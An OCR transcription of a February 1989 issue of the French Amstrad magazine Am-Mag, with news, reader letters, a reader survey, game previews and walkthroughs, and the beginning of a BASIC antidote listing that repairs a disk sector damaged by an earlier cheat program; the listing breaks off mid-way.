
AM MAG
TOUT POUR VOTRE AMSTRAD
FEU A VOLONTE !
LES JOYSTICKS LES PLUS FOUS
JEUX AMSTRAD
Netherworld, Archon, L'île, Batman, Typhoon, etc.
LISTING
SECTOLOGY : EDITEUR DE SECTEURS
AM PRO
● Dessin technique sur CPC
● PCW : récupérez vos fichiers
N°43 — MENSUEL
FÉVRIER 1989 — 22 F
M 1157 - 43 - 22,00 F
3791157022003 00430
BELGIQUE 160 FB — SUISSE 6,50 FS — CANADA 5,95 $ CAN

SOMMAIRE N°43 FEVRIER 1989

Am-Mag actualités

Toute l'actualité de la micro qui bouge **4**

Sondage

Qui êtes-vous ? Quel Am-Mag voulez-vous ? **9**

Dossier

Feu à volonté !, les jøysticks les plus fous ! **18**



Jeux

Prochainement sur vos écrans **10**
Skyx **26**
The Archon Collection **27**
Secret Defense **28**
R-Type **28**
Typhoon **34**
Echelon **81**
Robocop **82**
Batman **83**
L'île **84**
(PC)
Circus Games **90**
Grand Prix Circuit **90**
PT 109 .... **90**
Help
Rambo III **12**
Billy-la-Banlieue **14**
Décontamination **16**
Questions/Réponses **24**

Encore plus

Bidouille sans soudure **72**

Programmation

Initiation :
les tableaux DIM **30**
Play **69**
Dix par Dix **76**

Listing du mois :

Sectology **67**

Am-Pro

S.A.O. et C.I.A.O., le dessin électronique **85**
Récupération de fichiers sur PCW **95**
Biblio :
le BTS informatique **98**

Divers

Courrier des lecteurs **8**
PA **77**

AM-MAG est édité par Laser Presse SA — 5-7, rue de l'Amiral Courbet 94160 Saint-Mandé. Directeur de la publication : Jean Kaminsky.
REDACTION-FABRICATION. Directeur technique de la rédaction : Xavier Frigara.
REDACTION. Directeur de la rédaction : Jacques Eltabet. **Secrétaire de rédaction :** Gaëlle Pillot. **Conseiller de la rédaction :** Jean-Michel Maman. **Chefs de rubrique :** Bernard Jolivalt (informations générales, reportages). Jean-Michel Maman (jeux). Jean-Claude Paulin (programmation technique). **Ont également collaboré à ce numéro :** Jean-Pierre Boghossian, Guillaume Courtois, Raphaël Gardin, Philippe Marin, Claude le Moullec, Dominique Poulain.
Couverture : Frédéric Delavier.
FABRICATION. Directeur de la fabrication : Jean-Jacques Galmiche. **Maquettistes :** Thierry Martinez, Laurence Floquet, Michel Lhopitault. **Montage et photogravure :** Jean-Baptiste Ballériaud, Michel Lhopitault.
ADMINISTRATION. Diffusion : Bertrand Desroches. **Abonnements :** Martine Lapierre au (1) 43 98 01 71. **Comptabilité :** Sylvie Kaminsky.
REGIE PUBLICITAIRE. NEO-MEDIA — 5-7, rue de l'Amiral Courbet 94160 Saint-Mandé. Tél. :(1) 43 98 22 22.
Directeur commercial : Philippe Fanovard.
Chefs de publicité : Thierry Cagnion, Michel Sarfati.
Assistante de publicité : Mick Deret.
Commission paritaire : en cours. **Dépôt légal :** 1er trimestre 1989. **Photocomposition :** Composcopie. **Impression :** La Haye-Mureaux.
AM-MAG est une publication strictement indépendante de la société Amstrad.

AMMAG actualités

LES SOFTS DU CŒUR

En 1989, les éditeurs britanniques viendront en aide au enfants autistes souffrant d'énormes difficultés relationnelles. Certains jeux sur ordinateurs peuvent en effet les aider à envisager un contact nouveau avec la réalité.
C'est pourquoi the National Autistic Society a été choisie pour recevoir les 50 000 £ (500 000 F) que devraient rapporter la vente d'une compilation 16 bits. Activision et Electronics Art ont carrément abandonné tous les droits de *Gee Bee Air Rally* et d'*Arctic Fox* pour la bonne cause.



AUTOFORMATIONS SUR AMSTRAD

Général Vidéo distribue un cours d'autoformation à l'Amstrad CPC 6128 et un autre consacré à l'Amstrad PC. Il s'agit de deux ouvrages précédemment publiés par Micro-App. : Bien débuter sur CPC et Bien débuter sur PC.
Chaque ouvrage est accompagné d'une disquette 3" ou de deux disquettes 5" 1/4 contenant des programmes et utilitaires. Les deux livres sont respectivement vendus 345 F et 495 F.

ÇA PHOSPORE À GRENOBLE !

Didier Arnaud (26 ans) et Patrice Beaudoing (20 ans) — le programmeur de *Fusion II* — ont été nommés responsables de l'antenne grenobloise de Loriciels. Ils travaillent dur actuellement, en collaboration avec l'américain Broderbund, sur une simulation en 3D très rapide avec faces cachées, autant dire le fin du fin. Si tout va bien, le soft devrait faire un tabac au printemps.
Loriciels-Grenoble est d'ailleurs ouvert à tous les talents. Programmeurs, graphistes et talents en tous genres de la région, n'hésitez pas à conctacter **Didier et Patrice** qui sévissent à l'adresse suivante : *59, rue Thiers, 38000 Grenoble. Tél. : (16) 76 47 41 51.*

T'AS PAS CENT BALLES ?

Alan Michael Sugar a été l'un des rares millionnaires britanniques à augmenter sa fortune en 1988. Ses parts dans Amstrad sont passées de 283 à 430 millions de livres. Son seul challenger est Robert Maxwell, du groupe de presse du même nom, qui passe de 599 à 777 millions de livres ! Encore un effort, Alan...
Maxwell précise que cette somme n'est pas une fortune personnelle mais qu'elle appartient à la Fondation Maxwell domiciliée au Lichtenstein, un minuscule mais *very charming paradis fiscal.*

LORICIELS 4 X 4

Après les succès remportés lors de la Porsche Turbo Cup grâce au savoir faire de René Metge, Loriciels ne pouvait décemment s'endormir sur ses lauriers.
C'est au volant d'une Auverland A3 blanche (un 4 x 4 créé en petites quantités par l'ex-Cournil) que Christophe Perrotin, programmeur chez Loriciels-Annecy et son frère Jean-Claude se sont lancés sur les pistes éprouvantes de la compétition inter-club Rhône-Alpes puis du championnat de France de Trial 4 x 4. Ils ont terminé vainqueur de la première épreuve et 3e puis 6e du championnat national. Sur tous les terrains, Loriciels reste en piste !

VCR GAMES : C'EST PARTI !

Les VCR Games nous viennent tout droit de Californie où, depuis 1987, ils connais-

KONIX BOUDE LA

TROIS POUCES

Connu en France pour sa gamme de joysticks, Konix prépare des consoles de jeu équipées de lecteurs de disquette. Question cruciale, quel format choisir ? Il fut question, pendant un temps, de choisir le trois pouces de la gamme PCW, soit 720 k formattés. Finalement, c'est le format trois pouces et demi qui a été retenu. Un appel d'offre a été lancé auprès de différents fabricants.
« Nous voulons que nos produits soient très attractifs, » a déclaré Wyn Holloway, le P.-dg de Konix à *Computer Trade Weekly*. *« Le format 3"1/2 nous permettra de proposer des jeux à 150 F environ. Nous avions envisagé toutes possibilités y compris les disquettes 2" et 2,8". »*
La **console Konix coûtera 1 500 F**. Son apparition est attendue à l'European Computer Trade Show qui se tiendra à Londres du 16 au 18 avril prochains.

GREMLIN *PEND LA CREMAILLERE*

32 Ludgate Hill
BIRMINGHAM B3 1EH
(Angleterre)

Oui, c'est la nouvelle adresse des programmeurs de Gremlin. Les coordonnées de leur bureau de vente n'ont pas changées, c'est toujours Units 2&3, Holford Way, Holford, Birmingham, B6 7AX. Le téléphone ? 021 236 9146.

FIL HORS JEU


Mis en liquidation judiciaire le 8 décembre 1988, FIL n'a retrouvé aucun repreneur. Un coup dur pour les programmeurs qui peaufinaient les derniers produits avant les fêtes de fin d'année.
Plutôt que d'abandonner la société à son triste sort, quatorze personnes ont décidé de reprendre la partie professionnelle à leur compte et ont proposé un R.E.S. (Rachat d'Entreprise par les Salariés). L'opération devrait se concrétiser début février.
Seule la partie grand-public à vocation professionnelle serait sauvée du naufrage. *Filgraph, Filbase, Filtexte* et *Filcalc* notamment figureront au catalogue. Ces logiciels sont actuellement développés pour PC, Macintosh, Amiga et Atari. Afin de répondre à la demande, les logiciels destinés aux Thomson seront maintenus.
Le secteur ludique est le grand perdant de l'affaire. Les accords avec Mediagenic/Activision, Telecom Soft et d'autres éditeurs étrangers ont sombré avec la société. D'autres éditeurs, certes, reprendront la commercialisation de leurs jeux : Ubi-Soft a déjà assuré le lancement d'*After Burner*, un produit-vedette de Mediagenic qui a malheureusement manqué, dans l'aventure, le grand rendez-vous de Noël.
C'est fini. Désormais, FIL ne développera plus de jeux. Les derniers titres avaient été distribués sous une jaquette noire et jaune au look "série noire" prémonitoire. Les parrains de la finance n'auront pas été longs à avoir sa peau!


SUPER CONCOURS MICROÏDS/AM-MAG

Les résultats du super-concours Microïds/*Am-Mag* seront publiés dès le numéro 44 ! Il vous reste encore quelques jours pour envoyer vos réponses puisque le délai a été repoussé au **15 février 1989**.
Rappelons, à tout hasard, les lots:
- 1er prix , **une chaîne Hi-Fi**,
- du 2e au 7e, **4 logiciels Microïds !**
- du 8e au 13e , **3 logiciels Microïds!**
- du 14e au 25e, **1 logiciel Microïds.**

Plus de cinquante logiciels à gagner qui font plus de cinquante bonnes raisons de tenter votre chance ! *Am-Mag* vous donne même un précieux tuyau : vous trouverez les réponses dans l'un ou l'autre des 42 numéros déjà publiés!

sent un succès grandissant. Infogrames est le premier à en proposer en France.
Leurs titres, *Video Golf* et *Video California*. Ils ressemblent à un jeu de société classique avec plateau, pions, dés et cartes de chance. Les joueurs insèrent une cassette dans leur magnétoscope. Ensuite, au gré des péripéties du jeu, et grâce à un impressionnant stock d'images, ils peuvent vivre à l'écran les différentes phases de l'action.
L'usage de la cassette est un peu contraignant à cause des multiples rebobinages, mais l'apparition imminente du video-disc à accès direct devrait ouvrir à cette forme de loisir d'immenses perspectives.
L'exclusivité de la distribution en France de *Video Golf* et *Video California* est l'une des retombées de l'accord conclu entre Infogrames et Epyx, l'éditeur de ces jeux. Les VCR Games seront présentés au **Salon du Jouet 89**, du 1er au 7 février 1989.





HIT-PARADE CPC

	Titre	Éditeur
1	944 TURBO CUP	Loriciels
2	THUNDER BLADE	US Gold
3	LAST NINJA II	System 3
4	GUNSHIP	Microprose
5	FIRE AND FORGET	Titus
6	OPERATION WOLF	Ocean
7	TIGER ROAD	Capcom
8	STREET FIGHTER	Gremlin
9	1943	Go !
10	CYBERNOID II	Hewson
11	VICTORY ROAD	Imagine
12	HEROES OF THE LANCE	SSI
13	RETURN OF THE JEDI	Marteck
14	OFFSHORE WARRIOR	Titus
15	BIRDIE	Ere Infor.
16	SPACE RIDER	x
17	TYPHOON	Imagine
18	TITAN	Titus
19	DALEY THOMSON'S...	Ocean
20	ARTURA	Gremlin

Réalisé avec le concours des magasins : FNAC Etoile (Paris), Majuscule (Poitiers), Queneutre (Creil), Ancapolis (Gien), Jean-Legue (Chartres), Coconut (Paris), Micromania (Paris), Starsoft (Alfortville).

COURRIER DES LECTEURS



Q : J'utilise un Amstrad 6128 (qui me permet de taper cette lettre) et j'envisage d'essayer de programmer en Turbo-Pascal. Toutefois, ce logiciel étant assez coûteux, je voudrais savoir combien il occupe de kilo-octets et combien il en reste d'utilisables.

Pierre Binot, Lesparre

R : Une fois lancé le programme *Tinst* qui vous permettra de configurer le logiciel pour votre Amstrad, il vous restera 31 k utilisables. Si vous chargez les messages d'erreurs, 28 k seront encore disponibles, ce qui est largement suffisant pour développer vos applications. Un conseil : dépêchez-vous d'acheter *Turbo Pascal* sur CPC car Borland vient de retirer ce langage de son catalogue !

Q : Est-il possible, en mode 1, d'avoir plus de quatre couleurs affichées en même temps (car je trouve relativement gênant d'en utiliser aussi peu dans un jeu) ? S'il existe une routine, pourriez-vous me la donner ?

Emmanuel Marien, Pernes-en-Artois

R : Oui c'est possible ! *Ku Klux Klan*, paru dans le numéro 30, fournit les RSX nécessaires.

Q : Avec* The Music System, *comment charger des musiques et les jouer à partir du Basic ?

Jérome Forestier, Paris

R : *The Music System* est un excellent logiciel de création musicale mais il est hélas rigoureusement impossible de les charger à partir d'un programme en assembleur ou en Basic. Je vous conseille plutôt *Music Studio* pour ce genre d'application.

Q : J'ai un 6128 et le logiciel* The Advanced OCP Art Studio. *Je vous écris pour vous demander quelques explications à propos de* Bouncing Creatures *paru dans le numéro 33. Il m'est venu l'idée de faire mes propres graphismes mais un problème se pose, j'ai fait s'afficher le dessin du masque par ce court programme :

```
10 Memory &8D03:Load "dessin.bin",&8E2C:Call &8E2C
```

Le dessin du masque apparaît. Pour le charger avec OCP, j'ai fait un SAVE "masque.scr",b,&C000,&4000. Après avoir modifié le dessin du masque en respectant ses contours, j'ai lancé mon nouveau masque (17 k) par le même type de programme que précédemment mais cela n'a pas marché. Pourquoi ? J'aimerais aussi savoir s'il est possible de transformer les tableaux.

Hervé Parquet, Ecquevilly

R : Franchement, votre lettre a de quoi surprendre. Quel est l'intérêt de modifier le graphisme d'un jeu superbe doté d'un nombre impressionnant de tableaux ? La raison pour laquelle votre tentative ne marche pas est simple : « dessin.bin » fait 1 k et vous le remplacez par un fichier de 17 k ! De plus, le fichier « dessin.bin » ne contient pas seulement le dessin du masque mais aussi une routine d'affichage ! Pour changer le masque, il faudrait modifier le sprite contenu dans « dessin.bin ». Pour les décors, il faut s'attaquer aux impressionnantes lignes de datas ! Pourquoi ne créez-vous pas votre propre jeu en vous aidant de *Spricrea* paru dans le numéro 39 ?

Q : Dans votre numéro du mois de juin 1988 figure l'article « Un Amstrad CPC au Sicob ». Possesseur d'un magnétoscope, d'un camescope VHS-C et d'un CPC 6128, je voudrais savoir s'il existe une interface permettant de réaliser une incrustation vidéo ou comment me procurer le schéma qui permettrait de la réaliser.

Jean-Francois Lapointe, Nancy

R : Il n'existe malheureusement pas d'interface de ce type (genlock) sur le marché. En revanche, les deux numériseurs Ara et Rombo sauront chacun prélever les images de votre camescope et les inclure dans vos programmes.

Q : Je possède un 6128 et une imprimante Citizen 120 D. Elle saute toujours des lignes. Pouvez-vous m'en donner la raison ?

R : Cette question est un grand classique ! En voici la raison. La vitesse d'alimentation est un peu trop rapide. Tapez ce programme et lancez le avant l'impression :

```
10 PRINT  8,CHR$(27);"A";CHR$(7)
```

Si le résultat n'est pas satisfaisant, remplacez le 7 du second CHR$ par une autre valeur entière.

Q : Quel magnétophone me conseillez-vous de brancher sur mon CPC 6128 ?

Philippe Cocheril, Morlaix

R : Pas de problème pour brancher un magnétophone à un CPC ; choisissez un modèle dont on peut règler la tonalité, muni de prises Jack 3,5 mm pour écouteur, micro et 2,5 mm pour la télécommande. Un compteur est indispensable si vous ne voulez pas passer des heures à rechercher un programme. Quelques conseils. Évitez les cassettes au chrome, choisissez les de faible durée (car il est difficile de gérer des quantités de programmes sur une même bande) et nettoyez la tête du magnéto régulièrement.

Q : Fidèle lecteur de votre revue, j'ai tapé le programme de* Traceur *paru dans le numéro 35. Il m'est cependant impossible de tracer les fonctions du type y=ax^2+bx+c. Etant en 1ère E, les programmes de mathématiques et de physique comportent presque exclusivement des études de ce type de fonctions. Pourriez-vous me fournir de plus amples informations, la fiche récapitulative de la fonction (une parabole) : y=2x^2+4x+5 par exemple.

Claude Altariba, Bourg-les-Valence

R : A l'impossible nul n'est tenu sauf *Am-Mag*. Voici le mode d'emploi pour la fonction choisie :

```
X=T                T1=-20
Y=2*T*T+4*T+5      T2= 20
Pas= 0.1    Unité= 10 pixels
```

Pour tous ceux qui sont passionnés par les courbes autres que féminines, voici l'équation de celle de Jules Lissajous :

```
X=sin(n*T)         T1= 0
Y=sin(m*T+a)       T2=360
Pas= 1     Unité= 199 pixels
Mode : Deg
```

N et m sont des entiers (inférieurs à 10 de préférence), à un angle en degrés (la courbe sera fermée pour 0,45,90, 135). Admirez le résultat...

Attention : quand vous définissez une fonction, choisissez un intervalle 1,T2 où elle est définie ; si vous tentez de tracer y= sqr(x) sur 20,-10, rien ne se passera.


Q : Je possède un CPC 464 et j'aimerais connaître des logiciels de création de jeux d'aventure. Je suis déçu, il paraît que* Jade *ne fonctionne pas sur 464. Que me conseillez-vous ?

Jean Saisrien, Trouville

R : C'est exact, *Jade* ne fonctionne que sur 6128. Il utilise les 64 k supplémentaires disponibles dans « Bankman ». Dans le numéro 31, nous avions fait la critique de *Saga*, un logiciel de Cedic-Nathan qui permet de réaliser des aventures mais uniquement en mode texte.

SONDAGE

QUI ETES-VOUS ?



Quel Am-Mag voulez-vous?

Ce petit questionnaire doit nous aider à cerner votre personnalité, amis lecteurs, et à répondre encore mieux à vos besoins. Répondez-nous vite ! D'autant que les 50 premiers recevront un cadeau. Alors !...

Nom ....
Prénom ....
Age .... Sexe : ☐ F ☐ M
Adresse : n° rue ....
CP.............. Ville ....
Tél.( ) ....

Possédez-vous un minitel ? ☐ Oui ☐ Non

1 — **Votre profession :** ....
Dans quelle catégorie socio-professionnelle ?
☐ Lycéen ☐ Etudiant ☐ Employé ☐ Agriculteur
☐ Cadre ☐ Dirigeant ☐ Fonctionnaire ☐ Retraité
☐ Autre ....

2 — **(Pour les — 18 ans) : profession de vos parents :** ....
....
Dans quelle catégorie socio-professionnelle ?
☐ Agriculteur ☐ Cadre ☐ Dirigeant
☐ Fonctionnaire ☐ Retraité
☐ Autre ....

3 — **Vos parents ont-ils leur propre ordinateur ?**
☐ Oui ☐ Non. Si oui, lequel ? ....

3bis — **Combien d'autres personnes utilisent votre ordinateur ?** ...

4 — **Etes-vous abonné à Am-Mag ?**
☐ Oui ☐ Non. Si oui, depuis ....

5 — **Utilisez-vous un micro-ordinateur dans le cadre de votre travail ?**
☐ Oui ☐ Non. Si oui, lequel ? ....

6 — **Utilisez-vous un micro-ordinateur personnel, chez vous ?**
☐ Oui ☐ Non. Si oui, lequel ? ....

7 — **Vous l'avez acheté en 19..**

8 — **Votre fréquence d'utilisation est de :**
☐ Une fois par jour, pendant ... h/j
et fois par semaine, pendant j/semaine

9 — **Pour :**
☐ jouer .... %
☐ programmer .... %
○ dans quel langage ? ....
☐ Travailler .... %

10 — **Quels sont les périphériques dont vous disposez ?**
☐ Souris ☐ Joystick ☐ Crayon optique ☐ Imprimante
☐ Scanner ☐ Table traçante ☐ Ecran grand format

11 — **Quels sont les logiciels que vous utilisez ? (en %)**
... % Traitement de texte ... % Tableur ... % Gestionnaire de fichiers
... % Grapheur ... % Dessin ... % Musique ... % PAO
... % Comptabilité ... % Communication ... % Jeux

12 — **Etes-vous satisfait de votre ordinateur personnel actuel ?**
☐ Oui, pourquoi ? ....
☐ Non, pourquoi ? ....

13 — **A-t-il subi des pannes ?**
☐ Oui ☐ Non

14 — **Si oui, provenant de :**
☐ l'unité centrale ☐ du lecteur ☐ du moniteur
☐ de l'imprimante ☐ du clavier

15 — **Quel a été le délai de réparation ?** .... jours

16 — **Notez entre 0 et 10 votre service après-vente :** ..../10

17 — **Comptez-vous changer d'ordinateur personnel ?**
☐ Oui ☐ Non. Si oui, dans combien de temps ? ....

18 — **De quelle somme (investissement ou cadeau) disposez-vous pour votre micro-ordinateur/an ?**
1°) **en 1988** *a.* 500 F *b.* 1 000 à 2 000 F *c.* de 2 000 à 5 000 F
2°) **en 1989** *a.* 500 F *b.* 1 000 à 2 000 F *c.* de 2 000 à 5 000 F

19 — **Quel autre micro-ordinateur comptez-vous acheter ?**
☐ Compatible PC ☐ Atari ST ☐ Amiga ☐ Mac
☐ Autre : ....

20 — **Quels logiciels voulez-vous acheter prochainement ?** ......

20bis — **Donnez, en pourcentage, le nombre de logciels en votre possession résultant d'un échange** ....

21 — **Classez vos futurs achats de logiciels par ordre décroissant :**
... Arcade ... Aventure ... Réflexion ... Rôle
... Simulation ... Stratégie ... Wargame

22 — **Quels périphériques feront l'objet d'un prochain achat ?**
....

23 — **Selon votre préférence, classez par ordre décroissant de 1 à 13 (1 pour celle que vous préférez, etc.) les rubriques suivantes :**
— .... PAO/Arts graphiques
— .... Dessin/Arts plastiques
— .... Musique
— .... Divertissement/Jeux
— .... Gestion/Bureautique
— .... Programmation
— .... Listings
— .... Trucs et bidouilles
— .... Formation
— .... Fiches pratiques de logiciels
— .... Actualités des nouveaux logiciels
— .... Actualités des nouvelles machines
— .... Actualités des nouveaux périphériques

24 — **Quels sont les matériels, autres que ceux que vous utilisez, sur lesquels vous voudriez avoir des informations ?**
....

25 — **Quels sont les sujets que vous voudriez voir traités dans nos colonnes ?**
....
....


26 — **Quelles sont les améliorations à apporter à Am-Mag ?** .....
....

27 — **Quels autres magazines lisez-vous ?**
☐ Science & Vie Micro ☐ Soft & Micro
☐ Micro Systèmes ☐ L'Ordinateur Individuel
☐ Compatible PC Magazine ☐ Info PC ☐ PCompatibles
☐ Tilt ☐ Génération 4 ☐ Micro News ☐ 1ST
☐Amstrad Cent Pour Cent☐ Amstrad PC ☐ Amstar CPC
....

Je choisis de recevoir en
CADEAU
☐ un livre ☐ un logiciel

Vos réponses nous parviendront immédiatement en les envoyant à l'adresse suivante :
Laser Presse
Sondage Am-Mag
5-7, rue de l'Amiral Courbet
94160 Saint-Mandé





TOM & JERRY (Magic Bytes)

C'est sur votre micro que vous dirigerez les folles courses-poursuites de *Tom et Jerry*, les stars d'Hanna et Barbera. Le jeu se déroule dans la vaste maison bien connue des cinéphiles. Jerry est à la recherche de friandises mais Tom, l'irascible chat, veille. L'acrobatique petite souris devra sauter sur les étagères pour atteindre son but, quitte à faire tomber des bibelots et autres objets contondants sur ce pauvre Tom, un accro de la télé. Il suffit en effet d'allumer le poste pour qu'il se tienne tranquille un moment.
La pause, malheureusement, n'améliore pas son caractère. Dès qu'il se rend compte de la manœuvre, Tom pique une colère qui fait trembler la maison toute entière ! Gare à la stabilité de Jerry qui risque d'en tomber par terre. Il vaudra mieux pour elle se réfugier dans l'un des nombreux trous qui donnent sur différentes pièces de la maison. Le jeu peut se jouer à deux, avec la classique question : qui est le chat ? qui sera la souris ? (pour paraphraser une célèbre chanson de Mélina Mercouri).

RISK (Leisure Genius)

Mégalomane ? Voici enfin l'occasion de conquérir le monde entier ! Bien sûr, vous connaissez déjà le jeu de société. La version micro apportera plusieurs améliorations : possibilité d'affronter plusieurs joueurs ordinateurs (ou humains, quand même), nouveaux objectifs de victoire, etc. Le principal avantage est la gestion facilitée des ordres, des cartes de recrutement, et des combats. Toutes les commandes se piloteront au joystick par un système très pratique de menus déroulants. Vite !



WAR IN THE MIDDLE EARTH (Melbourne)

Tolkien et ses Anneaux version Wargame. Sur une carte géante des Terres du Milieu, on déplace ses troupes pour combattre et arrêter les forces du mal. Zoom, terrains très variés, combats réels avec parfois plus de cinquante guerriers, un jeu formidable de stratégie, d'aventure et d'arcade ! Test dans le prochain Am-Mag.



TECHNOCOP (Gremlin)

Un flic en voiture, ça donne quoi ? Un jeu d'arcade qui mêle habilement une simulation de pilotage, puisqu'il faut arriver vite sur les lieux du crime, et des séances d'arrestation plutôt mouvementées... Le graphisme a l'air excellent, et l'action est fabuleusement variée. Test complet dans le prochain Am-Mag.




THE DEEP (US Gold)

The Deep –les Profondeurs– est l'adaptation d'un jeu d'arcade japonais. Aux commandes d'un navire de guerre, vous devrez détruire pieuvres, méduses géantes et autres monstres aquatiques qui hantent les abysses, sans compter les sous-marins, toute cette faune et cette quincaillerie s'avérant particulièrement agressives.
Torpilles et missiles devraient vous aider dans cette tâche de salubrité publique. Si vous aviez quelques difficultés pour vous acquitter de votre mission, des hélicoptères viendraient vous approvisionner en bonus et en armes spéciales. Au fond de l'eau, un méga-bonus transformera votre navire en petit sous-marin autrement plus efficace pour avancer dans le jeu!

SAVAGE (Firebird)

Une nouveauté qui rappelle terriblement Trantor, ou à la rigueur Barbarian. Même quantité de muscle, mêmes niveaux successifs dans des univers différents mais qui gardent une constante : scrolling horizontal, objets à ramasser, monstres à abattre, et pièges très sournois. On dit que ce jeu fait déjà un malheur en Angleterre. A première vue, le graphisme semble très honnête...





STORMLORD *(Hewson)*

Une infecte reine pille et ravage la doulce contrée de Stormlord. Le peuple laborieux vit de sales moments et les prisons ne désemplissent pas. Qui libérera tous ces pauvres gens sinon vous, promu preux chevalier sur lequel compte l'humanité souffrante? Si vous échouez, la reine aura le champ (de ruines) libre, ce qui serait bien triste...


WALLSTREET (Magic Bytes)

Comme son nom l'indique, il s'agit de spéculer en bourse, avec tous les alea et le suspens lié à ce genre d'activités. Les bons sentiments et la philantropie n'étant pas la règle de ce milieu, vous devrez faire preuve de discernement mais surtout d'absence de scrupules pour faire fructifier vos mises.




DRAGON NINJA (Ocean)

Encore des combats impitoyables à mains nues. On a juste vu une demo, mais on vous garantit que ça tape très dur ! Et les ennemis n'arrivent pas seulement par les côtés, ils tombent aussi du ciel... Bobo !







(Ocean)

LA FORTERESSE

Détenu en Afghanistan dans une redoutable forteresse et las d'être gentiment taquiné par ses amis russes, le colonel Trautman apprécierait sans doute la visite de son fidèle disciple John Rambo ; ce dernier trouvant ici de quoi mener à bien sa périlleuse mission.

Forteresse n°1

— Actionner le levier A pour couper le courant.
— Sortir par la porte A.


Forteresse n°2

— *Ouvrir avec la clef 6 la porte B.*
— Pour repérer les alarmes, se servir des lunettes infrarouges 2 + 12.
— Actionner les leviers D.
— Repérer les mines grâce au détecteur de mines 4 + 21, passer entre elles dans le couloir qui mène à la forteresse n°3.

Forteresse n°3

— Détruire les leviers de commande F avec les flèches explosives 27.
— Délivrer Trautman de la cellule G.

Raphaël Gardin



Alarme | Levier | Mines | T Trautman

PORTES

A S'ouvre après avoir coupé le courant grâce au levier A.
B S'ouvre grâce à la clef (6).
C S'ouvre avec les gants (22).
D S'ouvre après avoir actionné les deux leviers D + clef noire (18).
E S'ouvre avec clef noire (18).
F S'ouvre après avoir détruit les leviers F avec flèches explosives + la clef (6) = *la porte G : TRAUTMAN.*


OBJETS

1 Munitions
2 Batterie pour lunettes 12
3 Munitions
4 Détecteur de mines + 21
5 Munitions
6 Clef B, F
7 Arcs + munitions
8 Trousse de secours
9 Silencieux pour pistolet + 15
10 Trousse de secours
11 Munitions
12 Lunettes infra-rouges + 2
13 Tube fluorescent
14 Munitions
15 Pistolet + 9
16 Trousse de secours
17 Munitions
18 Clef noire E
19 Munitions
20 Trousse de secours
21 Batterie pour détecteur 4
22 Gants en caoutchouc
23 Munitions
24 Munitions
25 Munitions
26 Uniforme russe
27 Flèches explosives
28 Trousse de secours
29 Fusil mitrailleur
30 Trousse de secours
31 Munitions



BILLY LA BANLIEUE

(Loriciels)



Pour notre sympathique banané. Le plan du quartier mal famé de sa banlieue craignos, ainsi que le périple menant au but ultime de sa joyeuse existence, les jeux vidéo.

F Fille	=	Coeur
P Policier	=	Pistolet
V Voyou	=	Couteau
S Saxo	=	Guitare
B Bouddha	=	Carafe
N	=	Nourriture
Barrière	=	Carte
Jackpot	=	Pièce
	=	Jeu vidéo

1 2 3 4 5 6

DEPART

17 Casse briques

7 8 9 10 11 12

13 14

Space invaders

15 16 17

18 19 20

21 22

Course voitures

7 19 S 4 18 F 8 17 P 4 Casse briques
6 5 8 F 10 7 B 8 13 12 17 F 19 14 V Space invaders
17 12 B 3 9 P 10 S 2 9 V 17 5 S 19 V 21 Course voitures
1 Jackpot

Henri Pouzoulet



VIRUS STORY

DESINFECTION (suite — et fin — du n°42)

Oyez, infortunées victimes du sinistre programme d'invincibilité (The Living Daylights) publié dans notre n°41 ! Comme promis, Super Am-Mag vole à votre secours.

Programme antidote (premier listing)

Lancez ce programme et suivez les instructions : le secteur détruit de votre disquette sera miraculeusement restitué.

```
10 '************************
20 '* Antidote du virus de *
30 '*          de          *
40 '* THE LIVING DAYLIGHTS *
50 '************************
60 FOR A=&1000 TO &2000:READ B$:IF B$="FIN"
 THEN GOTO 80
70 C=VAL("&"+B$):POKE A,C:SUM=SUM+C:NEXT A
80 IF SUM<>&61E9 THEN PRINT CHR$(7);"ERREUR
 DANS LES DATAS !!!":END
90 PRINT "INTRODUISEZ LE DISQUE INFECTE DE
THE":PRINT "LIVING DAYLIGHTS ET APPUYEZ SUR
 G (=Go)"
100 A$=UPPER$(INKEY$):IF A$="" OR A$<>"G" T
HEN GOTO 100
110 CALL &1000
120 PRINT :PRINT CHR$(7);"DISQUETTE SOIGNEE
"
130 DATA 21,11,10,11,00,12,0E,00,DF,0E,10,C
3,35,10,52,C6,07,54,00,00,02,48,00,05,02,45
,00,01,02,53,00,06,02,4C,00,02,02,41,00,07,
02,59,00,03,02,45,00,08,02,52,00,04,02,21,4
4,10,11,00,00,0E,41,DF,41,10,C9,4E,C6,07,21
,08,01,0E,07,CD,16,BD,21,66,C6,22,00,BF
140 DATA 3E,07,32,02,BF,3E,02,32,03,BF,AF,3
2,04,BF,32,05,BF,CD,C8,BC,21,FF,B0,0E,07,CD
,CE,BC,3E,00,CD,0E,BC,01,01,01,CD,38,BC,21,
